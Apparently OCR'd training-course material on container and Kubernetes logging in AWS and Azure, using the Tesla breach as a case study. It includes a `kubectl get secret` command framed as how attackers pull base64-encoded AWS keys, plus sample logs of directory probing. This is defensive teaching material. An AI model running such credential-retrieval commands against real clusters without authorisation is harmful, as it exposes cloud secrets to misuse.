


And here you can see how a sidecar container would be implemented courtesy of the folks at kubernetes.io. Once the data is picked up from the sidecar container, it is then shipped to the appropriate "Logging Backend" of your choosing.

You can see that `logrotate` is recommended here to keep the log data more manageable for the sidecar container because, in theory, the sidecar container should be finished processing the log data before it is discarded by `logrotate`. Also, the data can be viewed in a few different locations: the backend system as well as when running `kubectl logs`. This allows greater flexibility when conducting analysis.

Reference:
https://kubernetes.io/docs/concepts/cluster-administration/logging/

Kubernetes Web UI



A handy tool for those deploying a Kubernetes cluster is the Kubernetes Web UI. This tool allows operators much of the functionality that would otherwise be performed using command-line tools, but in a nice graphical user interface. Per kubernetes.io, actions such as the following can be performed:

- *Deploy containerized applications to a Kubernetes cluster*
- *Troubleshoot your containerized application*
- *Manage the cluster resources*[1]

Typically, this interface is accessed using a token or other form of credentials, but in Tesla's case, it was "authentication-free" in that a simple web request would allow a user right into this dashboard to access all of these critical Kubernetes components!


[1] https://kubernetes.io/docs/tasks/access-application-cluster/web-ui-dashboard/

Kubernetes Web UI: Secrets Not So Secret

Secrets in Kubernetes are, at best, base64-encoded

- This is **not** encryption
- `kubectl` can acquire the base64-encoded secret very easily
- If logged into the Kubernetes Web UI, as simple as clicking the "eye" icon

```
$ kubectl get secret --namespace kube-system aws-secrets \
>   -o jsonpath='{.data.secret-key}'
eGUrV1lMVmdtSllub[redacted]MmlqOW96MA==%
```



Kubernetes does give the option to store secrets but those secrets, at best, are stored as base64-encoded blobs. These secrets are meant to be used throughout the Kubernetes deployment, but attackers do have a few ways to acquire those secrets if given proper access to them. One such way is to use the kubectl service as shown in the top screenshot. If the attacker has the credentials to communicate with the Kubernetes API service, they can view the secrets in their base64 representation and then decode those with ease.

The Kubernetes Web UI goes a step further and will automatically decode those secrets as you see above. This is supposedly the attack vector which, along with the Web UI having no authentication, allowed the attackers in the Tesla breach to acquire AWS IAM credentials such as access keys and secret access keys. From here, whatever user account those keys are attached to, would allow the attacker to spoof that user and access whichever cloud resources the user's attached policy dictates—like the Elastic Kubernetes Service (EKS) which will be discussed in more detail in the upcoming module.

Course Roadmap

- Section 1: Management Plane and Network Logging
- **Section 2: Compute and Cloud Services Logging**
- Section 3: Cloud Service and Data Discovery
- Section 4: Microsoft Ecosystem
- Section 5: Automated Response Actions and CloudWars

Compute and Cloud Services Logging

1. Tesla Attack
2. EXERCISE: Deploy Section 2 Environment
3. Host Logs
4. EXERCISE: Host Log Discovery
5. Log Agents
6. EXERCISE: CloudWatch Customization
7. Containers
8. **Managed Container Services**
9. EXERCISE: Strange Container Activity
10. Cloud Service Logs
11. EXERCISE: Finding Data Exfiltration

This page intentionally left blank.

AWS Elastic Container Service (ECS)

- Automated deployment of clusters, services, and tasks
  - **Cluster**: Pool of nodes running containers
  - **Task Definition**: Specifies container runtime options
    - Also specifies container image to use
  - **Task**: Running instance of a container
  - **Service**: Manages deployment of tasks (e.g., how many of each, health thresholds, placement)
- Two deployment models:
  - **Elastic Compute Cloud (EC2)**
  - **Fargate**
- Can leverage EC2 load balancers to distribute traffic to tasks

The first service we will discuss comes from AWS. The AWS Elastic Container Service (ECS) provides a means to deploy underlying architecture to support container workloads with relative ease.

There are a few options that must be in place to ensure a successful launch of one or more containers. First, a cluster must be deployed. These clusters are one or more Linux-based systems which have the required applications installed to run the customer's containers. Two deployment models exist, which will be discussed in more detail shortly: Elastic Compute Cloud (EC2) and Fargate.

To inform AWS ECS how to launch the containers, a task definition must be created. This will include items like:

- Which container image to be used
- How much compute resources can be set aside for the container(s) (i.e., CPU and memory)
- Port mappings
- Environment variables
- Launch configuration
- Logging (more on this in a bit)

To launch the containers, one of two options are provided once the task definition is configured: running a task directly or creating a service. Running a task directly is very similar to launching a single container using the Docker CLI, but with the added bonus of being able to select which VPC it will be deployed into, if it should be exposed to the internet via a public IP, which load balancing strategy to use (if applicable), and much more. Just like launching a single container, the orchestration is managed manually. That is, human interaction is needed to re-launch a failed or crashed container.

Services, on the other hand, allow orchestration. In other words, tasks can be configured just like the former approach, but AWS ECS will ensure that the containers, if crashed, will automatically be re-created by monitoring container health. Services also allow for multiple tasks to be created simultaneously if more than one task is needed (e.g., four web services are needed).

AWS ECS: Fargate vs. EC2

- Model differences
  - EC2 model: Automate the creation of instances in your VPC
    - More flexibility with logging as operating system can be managed by customer
  - Fargate model: Directly run containers on AWS-managed nodes
    - Rely on cloud-native logging options **only**
- Networking options
  - EC2
    - **`bridge`**: Docker virtual networking
    - **`host`**: Tasks share network interface with host
    - **`awsvpc`**: Tasks get their own Elastic Network Interface (ENI)
  - Fargate must use **`awsvpc`**

When deploying tasks, there are two different strategies: EC2 or Fargate. With EC2, instances are created in either a dedicated or existing VPC within the customer's account. The advantage here is that the customer does have the ability to, if needed, access and manipulate the hosts running these container workloads. From our point of view, this allows many of the abilities previously discussed such as installing log agents to monitor the container host or even, in a pinch, remote into the system to conduct any needed analysis.

When deploying using the EC2 model, a few networking options exist:
- `none`: No networking at all is used by the container.
- `bridge`: Just like Docker virtual networking in that the host creates a virtual network (172.17.0.0/16 by default) that the containers use to communicate both with the host and with external assets if port forwarding is configured properly (e.g., host port 8000 forwards to the container port 80 and host port 8081 forwards to container port 80).
- `host`: With this option, the running containers share the IP address of the host node. The danger here is that no two containers can expose the same port.
- `awsvpc`: With this option, each container will receive their own Elastic Network Interface (ENI).

If you remember the raw traffic capture discussion, the `awsvpc` option would prove useful when setting up AWS VPC Traffic Mirroring.

Fargate, on the other hand, runs the container workloads on AWS-owned and managed nodes. Here, there is no ability for the customer to access the underlying host. On top of this, only one networking option exists: `awsvpc`. However, the ENI is deployed in the customer's VPC, meaning that it is still visible to the customer and AWS VPC Traffic Mirroring can still be used here.

Reference:
https://containersonaws.com/introduction/ec2-or-aws-fargate/

AWS ECS Service Events

Great for troubleshooting ECS clusters or discovering suspicious deployments

- Retrievable via the AWS Console or CLI

```
$ aws ecs describe-services --cluster <cluster-name> \
  --services <svc-name> --region <region> | jq -r \
  '.services[].events[]'
```


```
{
  "id": "a20ac672-b39e-4cbe-831d-[redacted]bd299278a1",
  "createdAt": "2021-04-08T08:58:49.998000-04:00",
  "message": "(service sec541-svc) (task c1f4e04817c542d59e2ea3b1e45555f7) faile
d container health checks."
}
```


To view any activity regarding AWS ECS service deployments or customizations, AWS will natively log that activity. It is retrievable in both the console and using the AWS CLI tools. For the console, navigate to the AWS ECS service, click on the cluster name, then click on the services name. After this, the service will offer an Events tab showing all of the service activity.

Furthermore, the Logs tab will show an analyst the running tasks or tasks' logs. In other words, the container's `stdout` and `stderr` that was discussed previously.


Using a bit of command-line kung fu like what is shown above, you can see how leveraging both the AWS CLI's `aws ecs describe-services` option and `jq` can narrow down the output to just the service events (using the `.services[].events[]` filter), but also note that there is not currently a way to easily retrieve the container logs from the ECS service using the AWS CLI.

Reference:
https://docs.aws.amazon.com/AmazonECS/latest/developerguide/service-event-messages.html

ECS Fargate Log Drivers

Send container **`stdout`** and **`stderr`** to custom locations:

- **`awslogs`**: Send to AWS CloudWatch
- **`awsfirelens`**: Send to AWS Kinesis Data Firehose
- **`splunk`**: Send to Splunk HTTP endpoint



If choosing Auto-configure, will use awslogs and pre-fill log options

When configuring the task definition's container image, AWS ECS permits the customer to select log drivers which work with their existing or future log aggregation initiatives. By default, AWS will pre-fill CloudWatch `(awslogs)` as the default option and even populate the `awslogs-group`, `awslogs-region`, and `awslogs-stream-prefix` log options.

There are other options as well which vary depending on if Fargate or EC2 is in use. Fargate limits the options to just `awslogs`, `awsfirelens`, and `splunk`. We had already discussed `awslogs` and `splunk`, but what is `awsfirelens`? This offering, in Amazon's words:

"...enables you to use task definition parameters to route logs to an AWS service or AWS Partner Network (APN) destination for log storage and analytics. FireLens works with Fluentd and Fluent Bit. We provide the AWS for Fluent Bit image or you can use your own Fluentd or Fluent Bit image."[1]

You will see Fluent Bit used shortly when discussing options to pull logs from the Elastic Kubernetes Service (EKS).

[1] https://docs.aws.amazon.com/AmazonECS/latest/developerguide/using_firelens.html

AWS ECS Task Logs

- **`stdout`** and **`stderr`** of tasks when using default log driver
- Log drivers in an **EC2-backed** task include:
  `none`, **`awsfirelens`**, **`awslogs`**, **`fluentd`**, **`gelf`**, **`journald`**, **`json-file`**, **`logentries`**, **`splunk`**, and **`sumologic`**

Timestamp (UTC+00:00)	Message
2021-04-08 09:13:41	[redacted] - - [08/Apr/2021:13:13:41 +0000] "GET /audit HTTP/1.1" 404 196
2021-04-08 09:13:41	[redacted] - - [08/Apr/2021:13:13:41 +0000] "GET /aspadmin HTTP/1.1" 404 196
2021-04-08 09:13:41	[redacted] - - [08/Apr/2021:13:13:41 +0000] "GET /asp HTTP/1.1" 404 196
2021-04-08 09:13:41	[redacted] - - [08/Apr/2021:13:13:41 +0000] "GET /archives HTTP/1.1" 404 196
2021-04-08 09:13:41	[redacted] - - [08/Apr/2021:13:13:41 +0000] "GET /arrow HTTP/1.1" 404 196

When using EC2 as the deployment model, even more options open up for log drivers (as you can see above). Again, we have mentioned all of these up to this point with the exception of `sumologic`. This option will forward the container log data to another cloud service provider, Sumo, where an analyst can view and analyze the data.

When `awslogs` is selected as the log driver of choice, you will be able to view container logs directly in the ECS service by navigating to the AWS ECS service, clicking on the cluster name of interest, clicking on the Tasks tab, then clicking on the appropriate task name. From there, you will simply click on the Logs tab. What you will see here is exactly the same data that would be found by viewing the CloudWatch log stream for this task.

Custom ECS Log Routing

- A **fluentd** or **fluentbit** container can be automatically provisioned as a log router to:
  - Act as sidecar container to aggregate log data
  - Filter or enrich log data prior to sending downstream
- **FireLens for Amazon ECS** allows security teams to send log data to the fluentd/fluentbit container
- Tasks must have appropriate **IAM permissions** to ship data to their intended destinations:
  - To Kinesis Data Firehose: `firehose:PutRecordBatch`
  - To CloudWatch: `logs:PutLogEvents`


The sidecar container approach works quite well in ECS (and EKS) when using a dedicated container like fluentd or fluentbit to aggregate the other containers' log data and ship to the appropriate location. That location may be a cloud-native service like CloudWatch or custom locations outside of the cloud provider environment using a service we will discuss later in class—AWS Kinesis Data Firehose.

You will see the fluentbit image in action in your next lab exercise as it will be pulling metrics and event data from an EKS environment to CloudWatch log groups and Container Insights for analysis.

AWS Elastic Kubernetes Service (EKS)

Provides several advantages to enterprises in their Kubernetes deployment efforts:

- Runs and scales the Kubernetes control plane
- Integrates with many AWS services (e.g., CloudWatch, IAM, ELB)
- Operators can focus more on application deployments/maintenance



Cloud engineers may be enticed to hand off some of the Kubernetes architecture to the cloud vendor to focus more on deploying containers within the hosted infrastructure. AWS EKS is a service that makes this possible by managing the Kubernetes control plane on behalf of the cloud customer.

On top of this, many other AWS services integrate quite nicely with the AWS EKS service. The AWS IAM service can be leveraged to both control access to AWS EKS and control what the various components can access in the AWS environment. Since many Kubernetes deployments may leverage load balancing, an Elastic Load Balancer (ELB) can integrate to proxy and load balance traffic destined for the backend container resource(s).

For our purposes, though, we will focus on a very important integration—AWS CloudWatch. We will find out very quickly that, to effectively monitor the complexity that is Kubernetes within an AWK EKS-hosted cluster, we must lean heavily on CloudWatch. This is not automatic, though. A few steps must be followed to establish this integration.

EKS Cloud-Native Logging

- Control Plane Logging can be enabled to capture many different actions performed within or to the EKS-managed cluster
  - API Server
  - Audit
  - Authenticator
  - Controller Manager
  - Scheduler
- Sends data directly to a CloudWatch log group
  - **`/aws/eks/<cluster-name>/cluster`**
  - Creates many unique log streams (e.g., **`kube-apiserver-audit-d3aac64e2f72b3bef12ba65e0651e57b`**)

Within the AWS EKS configuration, Control Plane Logging, which is not on by default, can be enabled to capture several different activities. The five options, which should look quite familiar, include:


- API Server actions
- Audit events
- Authenticator logs
- Controller Manager activity
- Scheduler interactions

When enabled, Control Plane Logging will create a CloudWatch log group with the name of `/aws/eks/<cluster-name>/cluster`. Within that log group will be many log streams. They will begin with five unique names (shown below) with a dash and random identifiers following them like you see above.

- `kube-apiserver`
- `kube-apiserver-audit`
- `authenticator`
- `kube-controller-manager`
- `kube-scheduler`

EKS CloudWatch Audit Logs

- Unapproved pod deployment identified by viewing **`kube-scheduler`** log streams
- But what about the container logs?




```
2021-04-23T09:12:08.000-04:00      I0423 13:12:08.247631 1 scheduler.go:742] pod pwnage/pwnage-969bf7845-cg4cp

I0423 13:12:08.247631      1 scheduler.go:742] pod pwnage/pwnage-969bf7845-cg4cp is bound successfully on
node "ip-10-10-1-220.us-west-2.compute.internal", 1 nodes evaluated, 1 nodes were found feasible.
```


Above is an example of navigating to CloudWatch in the AWS console and then drilling into the log group generated by AWS EKS. If we think back to the Tesla breach, one of the actions the attacker performed after acquiring credentials to access the environment involved deploying a container within Tesla's Kubernetes environment for the sole purpose of mining Bitcoin.


One log stream that would identify the launch of a new container would be kube-scheduler. Information like the following can be captured from a single log entry:

- Name of the container
- Time of container deployment
- Node that the container was provisioned to

Notice anything missing, though? Where are the container logs? How would we know what kind of activity that container was up to? Unlike ECS, a little more work must be done to acquire these logs in AWS EKS.

AWS CloudWatch: Container Insights

- Remember Tesla's unapproved Bitcoin mining container?
  - If only there was a way to capture compute metrics
- **CloudWatch Container Insights** provide key metric data for:
  - AWS ECS clusters, services, and tasks
  - AWS EKS clusters, namespaces, nodes, services, and pods
- Also, will fill the void of **container logs**




The method recommended by AWS to acquire container log data is to enable CloudWatch Container Insights. Unlike AWS ECS where Container Insights can be implemented with the click of a button, AWS EKS' Container Insights is a bit more complex. If you remember the sidecar method described earlier, the deployment is exactly that—a dedicate container is deployed on each host to acquire log data from the other running containers and ship the data to destination of your choosing. In this case, AWS recommends sending to CloudWatch.

Not only are we acquiring container logs, when implementing Container Insights key metric data will be captured as well for the cluster, namespaces, nodes, services, and pods, to include (but not limited to):

- CPU utilization
- Memory usage
- Disk reads and writes
- Network traffic metrics

Two methods already discussed are available directly from AWS-maintained container images: fluentd and fluentbit.

EKS CloudWatch Container Insights: Fluentbit to CloudWatch



AWS does provide users with a Kubernetes template and configuration instructions to deploy fluentbit on the nodes in the cluster. Here, you see an example of a very simple fluentbit that is collecting data from the cluster, the node, the container, and any other metrics it can gather and send it upstream to an AWS CloudWatch log group.

In fact, many log groups are created:

- `/aws/containerinsights/<cluster-name>/application`: Container `stdout` and `stderr` messages
- `/aws/containerinsights/<cluster-name>/dataplane`: kubelet (Kubernetes node agent) and Docker service logs
- `/aws/containerinsights/<cluster-name>/host`: Node activity logs
- `/aws/containerinsights/<cluster-name>/performance`: AWS EKS component metrics (used for Container Insights performance monitoring)

CloudWatch: Exported Container Logs

Log data is **enriched** a bit as it includes both the container's **`stdout`/`stderr`** as well as information about the **Kubernetes environment**



```
{
    "log": "10.10.1.220 - - [23/Apr/2021:13:23:27 +0000] \"GET / HTTP/1.1\" 200 33048 \"-\" \"-\"\n",
    "stream": "stdout",
    "kubernetes": {
        "pod_name": "web-server-5d596b44bd-znfgg",
        "namespace_name": "kube-system",
        "pod_id": "ba58d4b6-e972-432e-95f9-2a98b50e93ff",
        "host": "ip-10-10-1-220.us-west-2.compute.internal",
        "container_name": "web-server",
        "docker_id": "e0d7c718b22f59ede55799e68dc440e9361451cc9f19f4eebfbc21874a81ceb5",
        "container_hash": "ryananicholson/secure-web-
aws@sha256:450c7f628a071825428c86dbece4c8c3f2499e1cc54c933713cfdb835539572b",
        "container_image": "ryananicholson/secure-web-aws:latest"
    }
}
```


And finally, we see the container logs as they arrive in CloudWatch. Notice that we receive more than just the stdout or stderr of the running container. It appears that, with this JSON-formatted log data, information about the Kubernetes environment is also included here:

- `pod_name`: Name of the container
- `namespace_name`: Kubernetes virtual cluster (i.e., namespace) the container is running in
- `pod_id`: Unique identifier for the container
- `host`: The node that is running this particular container
- `container_name`: Name of the container
- `docker_id`: Container ID generated by Docker
- `container_hash`: SHA256 hash of the image the container is based upon
- `container_image`: Image that the container is based upon

Azure Container Instances

- Allows users to run containers on-demand with little effort
  - No orchestration available or required
  - Security teams may opt to leverage this to conduct quick analysis or spawn security tools only when needed
  - Can exec into running containers within the Azure Portal
- Supports both Linux- and Windows-based images
- Limited log support:
  - Container logs
  - Container metrics
  - No host system logs!
  - No network logs!




Launching containers in Azure is very straightforward affair. By simply providing similar options to a basic Docker CLI-based launch, Azure can provide the underlying components to support the container. With this straightforward approach it does limit options regarding security logging initiatives. For example, the host and network logs are not available to the analyst as the Azure customer has no access to the underlying system or VPC network the container is running in.

However, not all hope is lost. The customer is still able to view container `stdout` and `stderr` logs as well as container metrics. It is also quite easy to analyze a running container by "`execing`" into it directly from the Azure Portal.

Azure Container Instances: Logs

- Logs are available directly in the Container Instances service
  - If provisioning via the Portal, does not ship logs to Log Analytics
  - Solved by deploying via Azure CLI tools
- Note that traffic sent to the container's listening service appears to originate from a private IP address
  - Likely an Azure service proxying traffic between the end host and the container



Those container logs may also be viewed directly in the Container instances service by simply selecting the container in question and selecting the Logs tab. In fact, by default, this is the only place to view these logs when deploying via the Azure Portal.

Above is an example of an nginx web server container's log data. This data is likely proxied between the internet and the running container since, according to nginx, the source IP address is a private IP address (10.92.0.6)—in other words, not the true host. There is no other data source to correlate this data, so it would be very tough to attribute this attack to an external entity or host.


This is not unique to the Container instances service. Container services in general will very often show a proxy service's IP address instead of the true host—requiring other correlating data, like load balancer or host logs, to attribute this data more appropriately.

Azure Container Instances: Integrating with Log Analytics

Must launch a new container using the **Azure CLI** to integrate with **Log Analytics**:

```
$ az container create -g <RESOURCE_GROUP>
  -n <CONTAINER_NAME> --image <CONTAINER_IMAGE>
  --log-analytics-workspace <WORKSPACE_ID>
  --log-analytics-workspace-key <PRIMARY_WORKSPACE_KEY>
```

`ContainerInstanceLog_CL` table:



TimeGenerated [UTC]	ContainerGroup_s	Message
4/11/2021, 11:42:15.502 PM	sec541-nginx	10.92.0.4 - - [11/Apr/2021:23:42:14 +0000] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.0 (Windows N...
4/11/2021, 11:41:56.385 PM	sec541-nginx	10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
4/11/2021, 11:41:56.284 PM	sec541-nginx	/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
4/11/2021, 11:41:56.432 PM	sec541-nginx	10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf

There is a method to send these logs outside of the Container instances service. By using the Azure CLI and supplying a Log Analytics workspace ID and Workspace Primary or Secondary Key, the container log data can be forwarded to Azure Log Analytics.

After deploying that same nginx web server container that was shown on the last time (but this time using the Azure CLI method), the data was forwarding within minutes to Azure Log Analytics. The data lands in the `ContainerInstanceLog_CL` table and can be queried using KQL just like any other log in that platform. The snippet above uses the following KQL query:

```
ContainerInstanceLog_CL
| project TimeGenerated, ContainerGroup_s, Message
```

Azure Kubernetes Service (AKS)


- Azure's answer to EKS
  - Managed deployment of Kubernetes
  - Can integrate with **Azure AD** to control cluster management actions
  - Can leverage **Kubernetes Role-Based Access Control (RBAC)** to restrict access to Kubernetes resources and namespaces
- Log data can come from many different places:
  - Management plane activity
  - Node system metrics and activity
  - Kubernetes component metrics and activity
  - Container logs

Of course, Azure has a very similar offering to help operators shift their Kubernetes deployments to Azure—again, avoiding the heavy lifting of managing the underlying architecture. Some unique features come along with this particular implementation. Typically, access to Kubernetes would be handled by the Kubernetes components and their accompanying configuration themselves, but Azure adds the ability to incorporate Azure Active Directory (AD) to control management actions affecting the Kubernetes cluster.

Just like the other Kubernetes discussions, there is a lot of log data to be had (which will be discussed over the next few slides). Although configured quite differently, Azure gives defenders plenty of options to generate and acquire this crucial data.

AKS Activity Log

